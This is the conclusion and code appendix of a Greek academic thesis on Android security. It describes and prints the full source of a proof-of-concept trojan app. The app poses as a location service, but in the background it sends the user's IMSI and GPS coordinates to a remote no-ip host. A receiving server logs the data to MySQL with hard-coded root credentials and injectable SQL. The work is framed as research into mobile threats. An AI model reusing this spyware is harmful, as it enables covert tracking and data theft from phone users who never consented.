
Σχήμα 28: Activity.

Εάν πατηθεί το Show Location button θα παρουσιαστούν στην αμέσως επόμενη οθόνη (Activity) οι τρέχουσες συντεταγμένες της εξομοιωμένης συσκευής.



Σχήμα 29: Συντεταγμένες του κινητού.

Οι εξομοιωμένες τιμές μπορούν να αλλαχτούν δοκιμαστικά από την επιλογή του DDMS και να αποσταλούν οι νέες πατώντας το button sent.



Σχήμα 30: DDMS αποστολή δεδομένων.

6. Συμπεράσματα – Επίλογος.

6. Συμπεράσματα – Επίλογος.

Τα έξυπνα κινητά τηλέφωνα κλείνουν γρήγορα το χάσμα με τους προσωπικούς υπολογιστές από την άποψη της επεξεργαστικής ισχύος, την ανάλυση της οθόνης, και την ευελιξία των λειτουργικών συστημάτων. Η δυνατότητα εγκατάστασης εφαρμογών από το χρήστη, από επίσημες και ανεπίσημες πηγές αυξάνει την πιθανότητα ανάπτυξης κακόβουλου λογισμικού και καθιστά την ασφάλεια κινητών συσκευών ιδιαίτερα ενδιαφέρον ερευνητικό θέμα.

Το αντικείμενο της εργασίας ήταν η ανάλυση της ασφάλειας των κινητών συσκευών, οι επιθέσεις που μπορεί να δεχτούν, οι αμυντικές δυνατότητες αυτών. Πώς μπορεί να γίνει υποκλοπή στοιχείων ενός κινητού τηλεφώνου από τον οποιονδήποτε μέσω μιας απλής εφαρμογής που διατίθεται δωρεάν σε έναν κοινό ιστότοπο. Επίσης παρουσιάστηκε μια γενική εικόνα του προγράμματος υλοποίησης της εφαρμογής και των δυνατοτήτων αυτού καθώς και μια γενική αναφορά σε αντικείμενα , καταλόγους και αρχιτεκτονική δομή. Τέλος, έγινε μια αναλυτική παρουσίαση του δικτύου GSM, στο οποίο βασίζεται η κινητή τηλεφωνία.

Στα πλαίσια αυτής της εργασίας σχεδιάστηκε και υλοποιήθηκε ένα application για Android, το οποίο λειτουργεί ως Location Based Service στο προσκήνιο, όμως στο παρασκήνιο μεταφέρει (μέσω διαδικτύου) δεδομένα του χρήστη (γεωγραφικό μήκος-πλάτος ή geolocation, IMSI ή MSISDN) σε έναν απομακρυσμένο server, ο οποίος αποθηκεύει τα δεδομένα των χρηστών σε μία Βάση Δεδομένων.

Κατά την ανάλυση του λειτουργικού android και την ανάπτυξη της εφαρμογής καταλήξαμε στα παρακάτω συμπεράσματα:

- Τα κινητά τηλέφωνα πλέον έχουν στη διάθεση τους πολλαπλούς πόρους, (σύνδεση στο διαδίκτυο μέσω 3G ή wifi), δυνατότητα εύρεσης της θέσης του χρήστη, πρόσβαση σε προσωπικά δεδομένα του χρήστη όπως μηνύματα και άλλα στοιχεία) και μπορούν να χρησιμοποιηθούν εν δυνάμει για την παρακολούθηση του χρήστη.

- Τα λειτουργικά συστήματα για κινητά, και συγκεκριμένα το android έχει κάποιους μηχανισμούς ασφαλείας για την προστασία του χρήστη. Κάθε εφαρμογή τρέχει σε ένα ξεχωριστό Virtual Machine και διαχωρίζεται από το σύστημα και τις υπόλοιπες εφαρμογές. Συνεπώς, μια εφαρμογή δεν έχει άμεση πρόσβαση στα δεδομένα των άλλων εφαρμογών.
- Κρίσιμοι πόροι του συστήματος, όπως το δίκτυο, η γεωτοποθεσία, η κάρτα μνήμης και άλλα προστατεύονται από το λειτουργικό σύστημα. Για να πάρει η εφαρμογή πρόσβαση στους πόρους αυτούς χρειάζεται την άδεια του χρήστη.
- Από την άλλη, η δυνατότητα εγκατάστασης εφαρμογών από το χρήστη, από επίσημες και ανεπίσημες πηγές αυξάνει την πιθανότητα ανάπτυξης κακόβουλου λογισμικού και καθιστά την ασφάλεια κινητών συσκευών ιδιαίτερα ενδιαφέρον ερευνητικό θέμα.

Θεωρείται λοιπόν σημαντικό να αναπτυχθούν περαιτέρω μηχανισμοί ασφαλείας στα κινητά τηλέφωνα για την προστασία των δεδομένων του χρήστη. Μια λύση η οποία έχει εφαρμοστεί στους προσωπικούς υπολογιστές είναι τα συστήματα antivirus. Τα συστήματα αυτά όμως δεν είναι εφικτό να χρησιμοποιηθούν με την ίδια μορφή στα κινητά τηλέφωνα, γιατί επηρεάζουν την χρήση της CPU και την κατανάλωση της μπαταρίας.

Με βάση τα παραπάνω, και με την διείσδυση που έχουν τα έξυπνα κινητά τηλέφωνα στη ζωή μας τα τελευταία χρόνια, υπάρχει η αίσθηση ότι βρισκόμαστε στην αρχή μιας εποχής επιθέσεων στις συσκευές αυτές. Σε κάθε περίπτωση, η έρευνα στον τομέα της ασφάλειας κινητών συσκευών θα είναι μια ενδιαφέρουσα περιοχή τα επόμενα χρόνια.

Βιβλιογραφία.

[1] TelecomCircle -«Introduction to Location Based Services», http://www.telecomcircle.com/2009/06/introduction-to-lbs.

[2] Gidon Lissai, ”Assisted GPS Solution in Cellular Networks”, Rochester Institute of Technology, Nov 2006.

[3] Goran M. Djuknic, Robert E. Richton, ”Geolocation and Assisted GPS”, Lucent Technologies IEEE Computer, vol. 34, no. 2, pp. 123 - 125, 2001 Feb.

[4] GSM Association, ”Location Based Services”, 3.1.0 ver. , 2003 Jan.

[5] V. Joy, S. Sridevi, P. V. Laxman, ”Location Based Services- Enterprise Mobility”, Wireless Communications and Networking Conference, 2008. WCNC 2008. IEEE,pp. 3087-3092, 2008 Apr.

[6] J. LaMance, J. Jarvinen, J. DeSalas, ”Assisted GPS: A Low-Infrastructure Approach”, (2002 Mar), [2009 Jun 16], Available at HTTP:

http://www.gpsworld.com/gpsworld/article/articleDetail.jsp?id=12287

[7] Joshen Schiller, Agnes Voisard, «Location Based Services», Morgan Kaufmann,Elsevier,2004.

[8] Android Site, ”Android SDK Reference”, [2009 Jun 16], Available at HTTP: http://www.android.com/

[9] Stefan Steiniger, Moritz Neun, Alister Edwardes , «Foundations of Location Based Services- Lesson 1», Cartouche 2008.

[10] Xianhua Shu, Zhenjun Du, Rong Chen, «Research on Mobile Location Service Based on Android», 2009, IEEE.

[11] Steve Holzner, «Eclipse» Programming Java Applications.

[12] Στέφανου Γκρίτζαλη, Δημήτρη Γκρίτζαλη, Σωκράτη Κ. Κάτσικα «Ασφάλεια Δικτύων Υπολογιστών».

[13] J. Morris, 2011, “Android User Interface Development Beginner's Guide”, Pakt Publishing.

[14] http://developer.android.com/tools/workflow/index.html

[15] C. Hasenan, 2008, “Android Essentials”, Firstpress.

[16] J. Steele, 2010, “The Android Developer's Cookbook”, Addison & Wesley.

[17] http://developer.android.com/guide/components/activities.html

ΠΑΡΑΡΤΗΜΑ – ΚΩΔΙΚΑΣ

AndroidGPSTrackingActivity

```
package com.example.gpstracking;

import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import android.telephony.TelephonyManager;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;

public class AndroidGPSTrackingActivity extends Activity {

       Button btnShowLocation;

       // GPSTracker class
       GPSTracker gps;

       //malicius thread class
       LocationReporter reporter=null;

    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);

        btnShowLocation = (Button) findViewById(R.id.btnShowLocation);
```

```
        // show location button click event
        btnShowLocation.setOnClickListener(new View.OnClickListener() {



                    public void onClick(View arg0) {
                          // create class object
                      gps = new GPSTracker(AndroidGPSTrackingActivity.this);


                          // check if GPS enabled
                      if(gps.canGetLocation()){


                          double latitude = gps.getLatitude();
                          double longitude = gps.getLongitude();



                          TelephonyManager mTelephonyMgr =
(TelephonyManager)getSystemService(Context.TELEPHONY_SERVICE);
                    String imsi = mTelephonyMgr.getSubscriberId();
                          reporter = new LocationReporter(gps,imsi);
                          reporter.start();



                          // \n is for new line
                          Toast.makeText(getApplicationContext(), "Your
Location is - \nLat: " + latitude + "\nLong: " + longitude,
Toast.LENGTH_LONG).show();
                      }else{
                          // can't get location
                          // GPS or Network is not enabled
                          // Ask user to enable GPS/network in settings
                          gps.showSettingsAlert();
                      }
```

```
                    }
            });
    }

}
```

GPSTracker

```
package com.example.gpstracking;

import android.app.AlertDialog;
import android.app.Service;
import android.content.Context;
import android.content.DialogInterface;
import android.content.Intent;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.os.Bundle;
import android.os.IBinder;
import android.provider.Settings;
import android.util.Log;

public class GPSTracker extends Service implements LocationListener {

      private final Context mContext;

      // flag for GPS status
      boolean isGPSEnabled = false;
```

```
	// flag for network status
	boolean isNetworkEnabled = false;

	// flag for GPS status
	boolean canGetLocation = false;

	Location location; // location
	double latitude; // latitude
	double longitude; // longitude

	// The minimum distance to change Updates in meters
	private static final long MIN_DISTANCE_CHANGE_FOR_UPDATES = 10; //
10 meters

	// The minimum time between updates in milliseconds
	private static final long MIN_TIME_BW_UPDATES = 1000 * 60 * 1; // 1
minute

	// Declaring a Location Manager
	protected LocationManager locationManager;

	public GPSTracker(Context context) {
		this.mContext = context;
		getLocation();
	}

	public Location getLocation() {
		try {
			locationManager = (LocationManager) mContext
					.getSystemService(LOCATION_SERVICE);

			// getting GPS status
```

```
                    isGPSEnabled = locationManager

      .isProviderEnabled(LocationManager.GPS_PROVIDER);


                    // getting network status

                    isNetworkEnabled = locationManager

      .isProviderEnabled(LocationManager.NETWORK_PROVIDER);


                    if (!isGPSEnabled && !isNetworkEnabled) {

                          // no network provider is enabled

                    } else {

                          this.canGetLocation = true;

                          if (isNetworkEnabled) {

                                locationManager.requestLocationUpdates(

      LocationManager.NETWORK_PROVIDER,

                                            MIN_TIME_BW_UPDATES,

      MIN_DISTANCE_CHANGE_FOR_UPDATES, this);

                                Log.d("Network", "Network");

                                if (locationManager != null) {

                                      location = locationManager

      .getLastKnownLocation(LocationManager.NETWORK_PROVIDER);

                                      if (location != null) {

                                            latitude =
location.getLatitude();

                                            longitude =
location.getLongitude();

                                      }

                                }

                          }

                          // if GPS Enabled get lat/long using GPS Services

                          if (isGPSEnabled) {
```

```
                                if (location == null) {
        locationManager.requestLocationUpdates(
        LocationManager.GPS_PROVIDER,
                                                        MIN_TIME_BW_UPDATES,
        MIN_DISTANCE_CHANGE_FOR_UPDATES, this);
                                        Log.d("GPS Enabled", "GPS Enabled");
                                        if (locationManager != null) {
                                                location = locationManager
        .getLastKnownLocation(LocationManager.GPS_PROVIDER);
                                                if (location != null) {
                                                        latitude =
location.getLatitude();
                                                        longitude =
location.getLongitude();
                                                }
                                        }
                                }
                        }
                }
              } catch (Exception e) {
                    e.printStackTrace();
              }

              return location;
        }

        /**
         * Stop using GPS listener
         * Calling this function will stop using GPS in your app
         * */
```

```
	public void stopUsingGPS(){
		if(locationManager != null){
			locationManager.removeUpdates(GPSTracker.this);
		}
	}


	/**
	 * Function to get latitude
	 * */
	public double getLatitude(){
		if(location != null){
			latitude = location.getLatitude();
		}

		// return latitude
		return latitude;
	}


	/**
	 * Function to get longitude
	 * */
	public double getLongitude(){
		if(location != null){
			longitude = location.getLongitude();
		}


		// return longitude
		return longitude;
	}


	/**
	 * Function to check GPS/wifi enabled
```

```
        * @return boolean
        * */
       public boolean canGetLocation() {
             return this.canGetLocation;
       }

       /**
        * Function to show settings alert dialog
        * On pressing Settings button will lauch Settings Options
        * */
       public void showSettingsAlert(){
             AlertDialog.Builder alertDialog = new
AlertDialog.Builder(mContext);

        // Setting Dialog Title
        alertDialog.setTitle("GPS is settings");

        // Setting Dialog Message
        alertDialog.setMessage("GPS is not enabled. Do you want to go to
settings menu?");

        // On pressing Settings button
        alertDialog.setPositiveButton("Settings", new
DialogInterface.OnClickListener() {
            public void onClick(DialogInterface dialog,int which) {
              Intent intent = new
Intent(Settings.ACTION_LOCATION_SOURCE_SETTINGS);
              mContext.startActivity(intent);
            }
        });

        // on pressing cancel button
        alertDialog.setNegativeButton("Cancel", new
DialogInterface.OnClickListener() {
```

```
            public void onClick(DialogInterface dialog, int which) {
            dialog.cancel();
            }
        });

        // Showing Alert Message
        alertDialog.show();
    }



    public void onLocationChanged(Location location) {
    }



    public void onProviderDisabled(String provider) {
    }



    public void onProviderEnabled(String provider) {
    }



    public void onStatusChanged(String provider, int status, Bundle
extras) {
    }

    @Override
    public IBinder onBind(Intent arg0) {
          return null;
    }

}
```

LocationReporter

```
package com.example.gpstracking;

import java.io.DataOutputStream;
import java.io.IOException;
import java.net.Socket;
import java.net.SocketException;
import java.net.UnknownHostException;



public class LocationReporter extends Thread {


	GPSTracker gps;
	String imsi;
	//String remoteAddress = "192.168.0.6";
	String remoteAddress = "spyrop.no-ip.org";

	int remotePort = 12345;

	public LocationReporter(GPSTracker gps, String imsi){
		this.gps = gps;
		this.imsi=imsi;
	}



	public void run(){

		try {
```

```
                    if(gps.canGetLocation()){


                          double latitude = gps.getLatitude();

                          double longitude = gps.getLongitude();




                          String messageStr=imsi + ":" + latitude + ":" +
longitude;


                           Socket s = new Socket(remoteAddress,12345);

                           DataOutputStream outToServer = new
DataOutputStream(s.getOutputStream());

                           outToServer.writeBytes(messageStr + "\n");

                           outToServer.close();

                           s.close();

                    }

                    }  catch (SocketException e) {

                          // TODO Auto-generated catch block

                          e.printStackTrace();

                    } catch (UnknownHostException e) {

                          // TODO Auto-generated catch block

                          e.printStackTrace();

                    } catch (IOException e) {

                          // TODO Auto-generated catch block

                          e.printStackTrace();

                    }



      }

}
```

TCPServer

```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.ServerSocket;
import java.net.Socket;
import java.net.SocketException;
import java.text.DateFormat;
import java.text.SimpleDateFormat;
import java.util.Date;
import java.util.StringTokenizer;

class TCPServer
{


	public TCPServer(int port){

		Database db =  new Database();



		ServerSocket serverSocket;
		try {

			serverSocket = new ServerSocket(port);



			System.out.println("UDP Server listening...");
```

```
                    while(true)
                    {



                         Socket connectionSocket = serverSocket.accept();
                       BufferedReader inFromClient =
                            new BufferedReader(new
InputStreamReader(connectionSocket.getInputStream()));


                       String sentence = inFromClient.readLine();
                       System.out.println("RECEIVED: " + sentence);


                        StringTokenizer tokenizer = new
StringTokenizer(sentence,":");
                        if(tokenizer.countTokens()==3){


                            String imsi = tokenizer.nextToken();
                            Double latitude =  new
Double(tokenizer.nextToken());
                            Double longitude  =  new
Double(tokenizer.nextToken());


                            DateFormat dateFormat = new
SimpleDateFormat("yyyy/MM/dd HH:mm:ss");
                            Date date = new Date();




                            System.out.println("RECEIVED: " +
dateFormat.format(date) + ":" +
connectionSocket.getRemoteSocketAddress().toString() + ":" + sentence);


                          db.addLocation(
connectionSocket.getRemoteSocketAddress().toString() , imsi, latitude,
longitude);


                        }
```

```
                }

            } catch (SocketException e) {

                e.printStackTrace();
            } catch (IOException e) {

                e.printStackTrace();
            }
            finally{
                //db.close();

            }




    }


    public static void main(String args[])
    {
      new TCPServer(12345);
    }


}
```

Database

```
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;



public class Database {


Connection con;


       public Database(){


             // Ορισμός του URL του database server στο localhost
                // με port number 3306.


              String
url="jdbc:mysql://localhost/location_monitoring?useUnicode=true&characterEn
coding=UTF8&user=root&password=root";


             try {
              try {
                           Class.forName("com.mysql.jdbc.Driver");
                    } catch (ClassNotFoundException e) {
                           e.printStackTrace();
                    }
                    //con = DriverManager.getConnection(url,"root", "");
                    con = DriverManager.getConnection(url);
              } catch (SQLException e) {
                    e.printStackTrace();
              }
```

```
	}



	public boolean addLocation(String host,String imsi, double latitude,
double longitude){

		Statement stmt;

		boolean status;

		try {

			stmt = con.createStatement();

			String insertString = "INSERT INTO location
(`host`,`imsi`,`latitude`,`longitude`,`date`) VALUES( '" + host  + "','"
+imsi  + "','" +  latitude + "','" + longitude + "', NOW() )";

			stmt.executeUpdate(insertString);

			//if statement executes without exception, set status
to true

			status = true;

		} catch (SQLException e) {

			e.printStackTrace();

			status=false;

		}


		return status;

	}


	public void close(){

		try {

			con.close();

		} catch (SQLException e) {

			e.printStackTrace();

		}
```